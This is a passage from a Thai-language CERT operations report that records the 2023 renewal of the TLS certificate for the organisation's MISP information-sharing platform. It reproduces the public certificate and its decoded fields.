-----END CERTIFICATE-----

เมื่อทำการ decode SSL/TLS Certificate ซึ่งจะเห็นว่าจะหมดอายุใน 21 พ.ค.66 ดังนี้

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            78:0a:db:83:c8:d5:c5:60:cd:d1:b0:2e
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = BE, O = GlobalSign nv-sa, CN = AlphaSSL CA - SHA256 - G2
        Validity
```

Not Before: Apr 19 07:50:26 2022 GMT

Not After : May 21 07:50:25 2023 GMT

Subject: CN = *.ttc-cert.or.th

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

RSA Public-Key: (4096 bit)

Modulus:

00:a1:07:4a:89:80:b0:1d:9a:c4:b8:7d:d8:9a:0b:
04:0e:29:0b:ec:04:3d:be:20:6b:0a:0a:0f:b5:85:
88:54:cd:59:a4:62:71:e6:85:06:25:56:b7:a3:33:
1e:8e:26:4a:fb:64:91:d0:11:34:ac:c0:76:5e:2d:
1d:11:21:bc:3c:4a:f6:dd:17:34:bd:ac:70:51:a0:
7c:99:37:41:4c:69:26:94:15:b4:01:10:3a:4c:90:
e4:86:dc:41:2b:a1:7b:03:1b:c5:a6:4c:7c:d0:c7:
4d:b6:00:e5:99:45:25:29:ed:2f:aa:27:d0:c8:29:
aa:61:d2:85:71:88:50:52:d5:78:a0:85:b6:2a:0a:
fb:a9:de:7d:da:da:06:02:cb:a7:d1:06:b0:80:0c:
c2:76:2c:17:8e:19:c6:32:78:d0:bd:54:50:a4:0e:
a7:4a:fc:fc:83:e2:e4:5b:7a:14:cf:b2:66:07:1a:
2c:68:4f:49:8a:b3:d2:f8:7d:20:da:41:df:a1:b5:
4d:29:6a:84:d7:aa:0b:98:c1:9f:f6:3f:32:b1:89:
1e:92:70:7d:b7:19:28:5f:ea:e5:14:40:89:0f:89:
b1:b0:1c:c3:c8:f4:1a:bf:b7:41:55:68:85:cf:cb:
30:3c:29:af:22:65:83:19:59:53:24:d0:38:e1:c8:
9e:b4:7a:6d:3d:1b:a0:cd:b4:35:e4:ac:bc:4e:c2:
6b:62:df:4f:ef:59:92:ce:ba:7d:5e:e7:83:f0:d6:
b5:d9:1b:c2:17:be:94:f6:b2:85:33:0a:9b:a7:51:
86:f2:bc:cc:f4:19:49:9b:07:c1:b8:e0:7f:f7:ed:
5f:e9:1a:09:9d:ed:71:87:ef:97:d1:db:54:a7:02:
ba:fe:eb:78:60:64:29:ac:05:2d:05:31:8e:17:bc:

30:22:a8:00:05:08:38:b0:3a:a9:3d:18:f0:6f:96:
a3:d9:b6:77:6c:8d:c5:c5:4f:d8:71:09:87:c0:14:
04:60:84:0e:68:3c:b8:3a:36:a0:d6:6a:1a:dd:75:
2d:b9:0b:02:c3:44:f7:0c:58:b5:65:93:1b:08:02:
5f:a6:ff:22:91:ef:78:ff:05:34:1e:81:59:60:2b:
c1:c5:ad:97:4f:9c:0d:9b:9c:4b:d2:28:e2:f8:3a:
29:76:9d:5d:53:63:92:3e:e6:4c:99:da:20:b1:0a:
a4:46:e0:2c:59:bb:69:f5:20:47:1f:d8:29:5c:8c:
bb:d5:ec:85:a6:6d:3c:57:cb:f8:c9:6e:8d:4f:4b:
4c:ab:1b:3d:af:f6:54:7a:fb:9e:b6:fa:1e:16:ab:
ef:e5:fd:8e:04:30:d5:0d:d9:44:7d:b6:d0:d2:a7:
a8:e1:e3
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Key Usage: critical
Digital Signature, Key Encipherment
Authority Information Access:
CA Issuers - URI:http://secure.globalsign.com/cacert/gsalphasha2g2r1.crt
OCSP - URI:http://ocsp2.globalsign.com/gsalphasha2g2

X509v3 Certificate Policies:
Policy: 1.3.6.1.4.1.4146.1.10.10
CPS: https://www.globalsign.com/repository/
Policy: 2.23.140.1.2.1

X509v3 Basic Constraints:
CA:FALSE
X509v3 CRL Distribution Points:

Full Name:

URI:http://crl.globalsign.com/gs/gsalphasha2g2.crl


X509v3 Subject Alternative Name:
DNS:*.ttc-cert.or.th, DNS:ttc-cert.or.th
X509v3 Extended Key Usage:
TLS Web Server Authentication, TLS Web Client Authentication
X509v3 Authority Key Identifier:
keyid:F5:CD:D5:3C:08:50:F9:6A:4F:3A:B7:97:DA:56:83:E6:69:D2:68:F7

X509v3 Subject Key Identifier:
FB:D3:A3:5D:31:0E:F9:4F:D9:6B:88:0E:93:A2:8A:BF:6F:18:16:99
CT Precertificate SCTs:
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : 6F:53:76:AC:31:F0:31:19:D8:99:00:A4:51:15:FF:77:
15:1C:11:D9:02:C1:00:29:06:8D:B2:08:9A:37:D9:13
Timestamp : Apr 19 07:50:27.524 2022 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:44:02:20:28:ED:75:D6:88:BD:0F:AE:A3:16:F6:AD:
7F:70:95:54:15:E6:57:52:D1:F4:52:7B:5C:C5:FC:5A:
FF:0E:D2:31:02:20:0B:15:CD:7F:2C:FC:F9:A3:25:1A:
F2:A2:D4:92:F8:46:DA:55:F3:D0:A5:AF:55:30:D6:BF:
CA:46:CA:EB:17:EF
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : 35:CF:19:1B:BF:B1:6C:57:BF:0F:AD:4C:6D:42:CB:BB:
B6:27:20:26:51:EA:3F:E1:2A:EF:A8:03:C3:3B:D6:4C
Timestamp : Apr 19 07:50:27.512 2022 GMT
Extensions: none


Signature : ecdsa-with-SHA256
30:44:02:20:34:6C:A8:B1:84:13:01:69:E7:64:B5:F8:
A6:66:93:2A:2E:9C:B0:BE:F8:A6:46:98:17:9D:33:10:
52:31:84:37:02:20:6B:8F:41:A9:9E:FE:0B:79:74:A4:
6D:C5:A6:53:4F:2E:AF:D7:17:F8:36:68:EB:9B:8E:55:
1C:1D:50:37:DB:89
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : AD:F7:BE:FA:7C:FF:10:C8:8B:9D:3D:9C:1E:3E:18:6A:
B4:67:29:5D:CF:B1:0C:24:CA:85:86:34:EB:DC:82:8A
Timestamp : Apr 19 07:50:27.561 2022 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:45:02:21:00:FE:D5:42:3C:68:79:2A:60:8D:36:F9:
AC:7A:F8:CD:2B:3B:31:F1:7E:16:45:74:94:12:0D:37:
EA:95:21:AB:E1:02:20:22:41:F5:D3:78:2B:5C:04:44:
3B:14:1C:0F:A0:68:BC:20:87:F7:36:7D:D4:4D:44:F1:
EB:10:65:CC:DE:7F:90
Signature Algorithm: sha256WithRSAEncryption
97:75:f0:0f:4d:b6:f4:8a:62:ad:5d:64:44:cc:24:47:f6:e8:
28:5d:94:ff:46:96:3d:7f:70:e7:3c:47:89:41:f5:05:40:3e:
ce:2f:3d:40:07:07:53:68:fd:e3:0c:30:8b:f4:a8:f5:31:b1:
e8:fc:94:dc:f5:b5:ea:ff:47:95:77:a0:d2:7c:0c:b0:5f:2e:
f1:6c:68:3f:d5:15:e4:fe:ff:18:ca:49:ad:10:3e:e9:f1:c0:
0f:fc:57:ff:62:e7:94:f3:b3:38:e2:f4:4d:63:7e:0f:20:3f:
ce:df:ad:d6:be:ca:40:ff:ab:4f:eb:e0:01:7b:2a:47:41:fd:
a9:7e:d6:e7:8d:e9:50:b5:b0:6c:89:0b:76:58:b0:18:40:d5:
ba:37:0f:6a:dc:a5:e7:19:6e:74:43:5d:dc:b8:2c:5c:09:0f:
1c:f6:8c:2f:05:3f:fd:2b:66:68:03:e2:61:f5:7f:cf:d5:e7:
9e:ca:ec:0f:ad:22:00:43:b8:9b:a0:e7:18:fd:7b:3a:3b:93:

cd:b2:ec:df:62:eb:c2:09:4f:8d:2a:68:07:4c:bc:d8:c0:67:
99:17:fc:98:0c:7b:8d:c6:a7:fa:e5:aa:e1:a9:7b:b8:c2:26:
7c:64:9a:49:4d:e2:14:6d:db:ce:b8:32:27:8e:ae:56:e2:c8:
6c:fd:d6:ea

เมื่อทำการตรวจสอบที่หน้า https://misp.ttc-cert.or.th/ จะเห็น SSL/TLS Certificate สามารถใช้งานได้ตามปกติดัง **ภาพที่ 35** และ **ภาพที่ 36**



ภาพที่ 35 *แสดงการใช้งาน SSL/TLS Certificate ของ https://misp.ttc-cert.or.th/*



ภาพที่ 36 *แสดงการใช้งาน SSL/TLS Certificate ของ https://misp.ttc-cert.or.th/*

12.2. การดำเนินการในเรื่องการปรับปรุง (update) SSL/TLS Certificate ประจำปี 2566

ศูนย์ TTC-CERT ได้ดำเนินการปรับปรุง (update) SSL/TLS Certificate ตัวใหม่ของระบบ Platform การแลกเปลี่ยนข้อมูล เมื่อ 12 พ.ค.66 เนื่องจาก SSL/TLS Certificate ตัวเก่า (Serial Number: 78:0A:DB:83:C8:D5:C5:60:CD:D1:B0:2E) จะหมดอายุใน 21 พ.ค.66 โดย SSL/TLS Certificate ตัวเก่า (Serial Number: 78:0A:DB:83:C8:D5:C5:60:CD:D1:B0:2E) มีรายละเอียดดังนี้

-----BEGIN CERTIFICATE-----
MIIHQTCCBimgAwIBAgIMeArbg8jVxWDN0bAuMA0GCSqGSIb3DQEBCwUAMEwxCzAJ
BgNVBAYTAkJFMRkwFwYDVQQKExBHbG9iYWxTaWduIG52LXNhMSIwIAYDVQQDExlB
bHBoYVNTTCBDQSAtIFNIQTI1NiAtIEcyMB4XDTIyMDQxOTA3NTAyNloXDTIzMDUy
MTA3NTAyNVowGzEZMBcGA1UEAwwQKi50dGMtY2VydC5vci50aDCCAiIwDQYJKoZI
hvcNAQEBBQADggIPADCCAgoCggIBAKEHSomAsB2axLh92JoLBA4pC+wEPb4gawoK
D7WFiFTNWaRiceaFBiVWt6MzHo4mSvtkkdARNKzAdl4tHREhvDxK9t0XNL2scFGg
fJk3QUxpJpQVtAEQOkyQ5IbcQSuhewMbxaZMfNDHTbYA5ZlFJSntL6on0MgpqmHS
hXGIUFLVeKCFtioK+6nefdraBgLLp9EGsIAMwnYsF44ZxjJ40L1UUKQOp0r8/IPi
5Ft6FM+yZgcaLGhPSYqz0vh9INpB36G1TSlqhNeqC5jBn/Y/MrGJHpJwfbcZKF/q
5RRAiQ+JsbAcw8j0Gr+3QVVohc/LMDwpryJlgxlZUyTQOOHInrR6bT0boM20NeSs
vE7Ca2LfT+9Zks66fV7ng/DWtdkbwhe+lPayhTMKm6dRhvK8zPQZSZsHwbjgf/ft
X+kaCZ3tcYfvl9HbVKcCuv7reGBkKawFLQUxjhe8MCKoAAUIOLA6qT0Y8G+Wo9m2
d2yNxcVP2HEJh8AUBGCEDmg8uDo2oNZqGt11LbkLAsNE9wxYtWWTGwgCX6b/IpHv
eP8FNB6BWWArwcWtl0+cDZucS9Io4vg6KXadXVNjkj7mTJnaILEKpEbgLFm7afUg
Rx/YKVyMu9XshaZtPFfL+MlujU9LTKsbPa/2VHr7nrb6Hhar7+X9jgQw1Q3ZRH22
0NKnqOHjAgMBAAGjggNSMIIDTjAOBgNVHQ8BAf8EBAMCBaAwgYoGCCsGAQUFBwEB
BH4wfDBDBggrBgEFBQcwAoY3aHR0cDovL3NlY3VyZS5nbG9iYWxzaWduLmNvbS9j
YWNlcnQvZ3NhbHBoYXNoYTJnMnIxLmNydDA1BggrBgEFBQcwAYYpaHR0cDovL29j
c3AyLmdsb2JhbHNpZ24uY29tL2dzYWxwaGFzaGEyZzIwVwYDVR0gBFAwTjBCBgor
BgEEAaAyAQoKMDQwMgYIKwYBBQUHAgEWJmh0dHBzOi8vd3d3Lmdsb2JhbHNpZ24u
Y29tL3JlcG9zaXRvcnkvMAgGBmeBDAECATAJBgNVHRMEAjAAMD8GA1UdHwQ4MDYw
NKAyoDCGLmh0dHA6Ly9jcmwuZ2xvYmFsc2lnbi5jb20vZ3MvZ3NhbHBoYXNoYTJn
Mi5jcmwwKwYDVR0RBCQwIoIQKi50dGMtY2VydC5vci50aIIOdHRjLWNlcnQub3lu

dGgwHQYDVR0lBBYwFAYIKwYBBQUHAwEGCCsGAQUFBwMCMB8GA1UdIwQYMBaAFPXN
1TwIUPlqTzq3l9pWg+Zp0mj3MB0GA1UdDgQWBBT706NdMQ75T9lriA6Tooq/bxgW
mTCCAXwGCisGAQQB1nkCBAIEggFsBIIBaAFmAHUAb1N2rDHwMRnYmQCkURX/dxUc
EdkCwQApBo2yCJo32RMAAAGAQM0jxAAABAMARjBEAiAo7XXWiL0PrqMW9q1/cJVU
FeZXUtH0Untcxfxa/w7SMQIgCxXNfyz8+aMlGvKi1JL4RtpV89Clr1Uw1r/KRsrr
F+8AdQA1zxkbv7FsV78PrUxtQsu7ticgJlHqP+Eq76gDwzvWTAAAAYBAzSO4AAAE
AwBGMEQCIDRsqLGEEwFp52S1+KZmkyounLC++KZGmBedMxBSMYQ3AiBrj0Gpnv4L
eXSkbcWmU08ur9cX+DZo65uOVRwdUDfbiQB2AK33vvp8/xDIi509nB4+GGq0Zyld
z7EMJMqFhjTr3IKKAAABgEDNI+kAAAQDAEcwRQIhAP7VQjxoeSpgjTb5rHr4zSs7
MfF+FkV0lBINN+qVIavhAiAiQfXTeCtcBEQ7FBwPoGi8IIf3Nn3UTUTx6xBlzN5/
kDANBgkqhkiG9w0BAQsFAAOCAQEAl3XwD0229IpirV1kRMwkR/boKF2U/0aWPX9w
5zxHiUH1BUA+zi89QAcHU2j94wwwi/So9TGx6PyU3PW16v9HlXeg0nwMsF8u8Wxo
P9UV5P7/GMpJrRA+6fHAD/xX/2LnlPOzOOL0TWN+DyA/zt+t1r7KQP+rT+vgAXsq
R0H9qX7W543pULWwbIkLdliwGEDVujcPatyl5xludENd3LgsXAkPHPaMLwU//Stm
aAPiYfV/z9XnnsrsD60iAEO4m6DnGP17OjuTzbLs32LrwglPjSpoB0y82MBnmRf8
mAx7jcan+uWq4al7uMImfGSaSU3iFG3bzrgyJ46uVuLIbP3W6g==
-----END CERTIFICATE-----

เมื่อทำการ decode SSL/TLS Certificate ซึ่งจะเห็นว่าจะหมดอายุใน 21 พ.ค.66 ดังนี้

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            78:0a:db:83:c8:d5:c5:60:cd:d1:b0:2e
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = BE, O = GlobalSign nv-sa, CN = AlphaSSL CA - SHA256 - G2
        Validity
            Not Before: Apr 19 07:50:26 2022 GMT
            Not After : May 21 07:50:25 2023 GMT
```

Subject: CN = *.ttc-cert.or.th
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
Public-Key: (4096 bit)
Modulus:
00:a1:07:4a:89:80:b0:1d:9a:c4:b8:7d:d8:9a:0b:
04:0e:29:0b:ec:04:3d:be:20:6b:0a:0a:0f:b5:85:
88:54:cd:59:a4:62:71:e6:85:06:25:56:b7:a3:33:
1e:8e:26:4a:fb:64:91:d0:11:34:ac:c0:76:5e:2d:
1d:11:21:bc:3c:4a:f6:dd:17:34:bd:ac:70:51:a0:
7c:99:37:41:4c:69:26:94:15:b4:01:10:3a:4c:90:
e4:86:dc:41:2b:a1:7b:03:1b:c5:a6:4c:7c:d0:c7:
4d:b6:00:e5:99:45:25:29:ed:2f:aa:27:d0:c8:29:
aa:61:d2:85:71:88:50:52:d5:78:a0:85:b6:2a:0a:
fb:a9:de:7d:da:da:06:02:cb:a7:d1:06:b0:80:0c:
c2:76:2c:17:8e:19:c6:32:78:d0:bd:54:50:a4:0e:
a7:4a:fc:fc:83:e2:e4:5b:7a:14:cf:b2:66:07:1a:
2c:68:4f:49:8a:b3:d2:f8:7d:20:da:41:df:a1:b5:
4d:29:6a:84:d7:aa:0b:98:c1:9f:f6:3f:32:b1:89:
1e:92:70:7d:b7:19:28:5f:ea:e5:14:40:89:0f:89:
b1:b0:1c:c3:c8:f4:1a:bf:b7:41:55:68:85:cf:cb:
30:3c:29:af:22:65:83:19:59:53:24:d0:38:e1:c8:
9e:b4:7a:6d:3d:1b:a0:cd:b4:35:e4:ac:bc:4e:c2:
6b:62:df:4f:ef:59:92:ce:ba:7d:5e:e7:83:f0:d6:
b5:d9:1b:c2:17:be:94:f6:b2:85:33:0a:9b:a7:51:
86:f2:bc:cc:f4:19:49:9b:07:c1:b8:e0:7f:f7:ed:
5f:e9:1a:09:9d:ed:71:87:ef:97:d1:db:54:a7:02:
ba:fe:eb:78:60:64:29:ac:05:2d:05:31:8e:17:bc:
30:22:a8:00:05:08:38:b0:3a:a9:3d:18:f0:6f:96:
a3:d9:b6:77:6c:8d:c5:c5:4f:d8:71:09:87:c0:14:

```
                04:60:84:0e:68:3c:b8:3a:36:a0:d6:6a:1a:dd:75:
                2d:b9:0b:02:c3:44:f7:0c:58:b5:65:93:1b:08:02:
                5f:a6:ff:22:91:ef:78:ff:05:34:1e:81:59:60:2b:
                c1:c5:ad:97:4f:9c:0d:9b:9c:4b:d2:28:e2:f8:3a:
                29:76:9d:5d:53:63:92:3e:e6:4c:99:da:20:b1:0a:
                a4:46:e0:2c:59:bb:69:f5:20:47:1f:d8:29:5c:8c:
                bb:d5:ec:85:a6:6d:3c:57:cb:f8:c9:6e:8d:4f:4b:
                4c:ab:1b:3d:af:f6:54:7a:fb:9e:b6:fa:1e:16:ab:
                ef:e5:fd:8e:04:30:d5:0d:d9:44:7d:b6:d0:d2:a7:
                a8:e1:e3
            Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Key Usage: critical
                Digital Signature, Key Encipherment
            Authority Information Access:
                CA Issuers -
URI:http://secure.globalsign.com/cacert/gsalphasha2g2r1.crt
                OCSP - URI:http://ocsp2.globalsign.com/gsalphasha2g2
            X509v3 Certificate Policies:
                Policy: 1.3.6.1.4.1.4146.1.10.10
                  CPS: https://www.globalsign.com/repository/
                Policy: 2.23.140.1.2.1
            X509v3 Basic Constraints:
                CA:FALSE
            X509v3 CRL Distribution Points:
                Full Name:
                  URI:http://crl.globalsign.com/gs/gsalphasha2g2.crl
            X509v3 Subject Alternative Name:
                DNS:*.ttc-cert.or.th, DNS:ttc-cert.or.th
            X509v3 Extended Key Usage:
```

TLS Web Server Authentication, TLS Web Client Authentication
X509v3 Authority Key Identifier:
F5:CD:D5:3C:08:50:F9:6A:4F:3A:B7:97:DA:56:83:E6:69:D2:68:F7
X509v3 Subject Key Identifier:
FB:D3:A3:5D:31:0E:F9:4F:D9:6B:88:0E:93:A2:8A:BF:6F:18:16:99
CT Precertificate SCTs:
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : 6F:53:76:AC:31:F0:31:19:D8:99:00:A4:51:15:FF:77:
15:1C:11:D9:02:C1:00:29:06:8D:B2:08:9A:37:D9:13
Timestamp : Apr 19 07:50:27.524 2022 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:44:02:20:28:ED:75:D6:88:BD:0F:AE:A3:16:F6:AD:
7F:70:95:54:15:E6:57:52:D1:F4:52:7B:5C:C5:FC:5A:
FF:0E:D2:31:02:20:0B:15:CD:7F:2C:FC:F9:A3:25:1A:
F2:A2:D4:92:F8:46:DA:55:F3:D0:A5:AF:55:30:D6:BF:
CA:46:CA:EB:17:EF
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : 35:CF:19:1B:BF:B1:6C:57:BF:0F:AD:4C:6D:42:CB:BB:
B6:27:20:26:51:EA:3F:E1:2A:EF:A8:03:C3:3B:D6:4C
Timestamp : Apr 19 07:50:27.512 2022 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:44:02:20:34:6C:A8:B1:84:13:01:69:E7:64:B5:F8:
A6:66:93:2A:2E:9C:B0:BE:F8:A6:46:98:17:9D:33:10:
52:31:84:37:02:20:6B:8F:41:A9:9E:FE:0B:79:74:A4:
6D:C5:A6:53:4F:2E:AF:D7:17:F8:36:68:EB:9B:8E:55:
1C:1D:50:37:DB:89

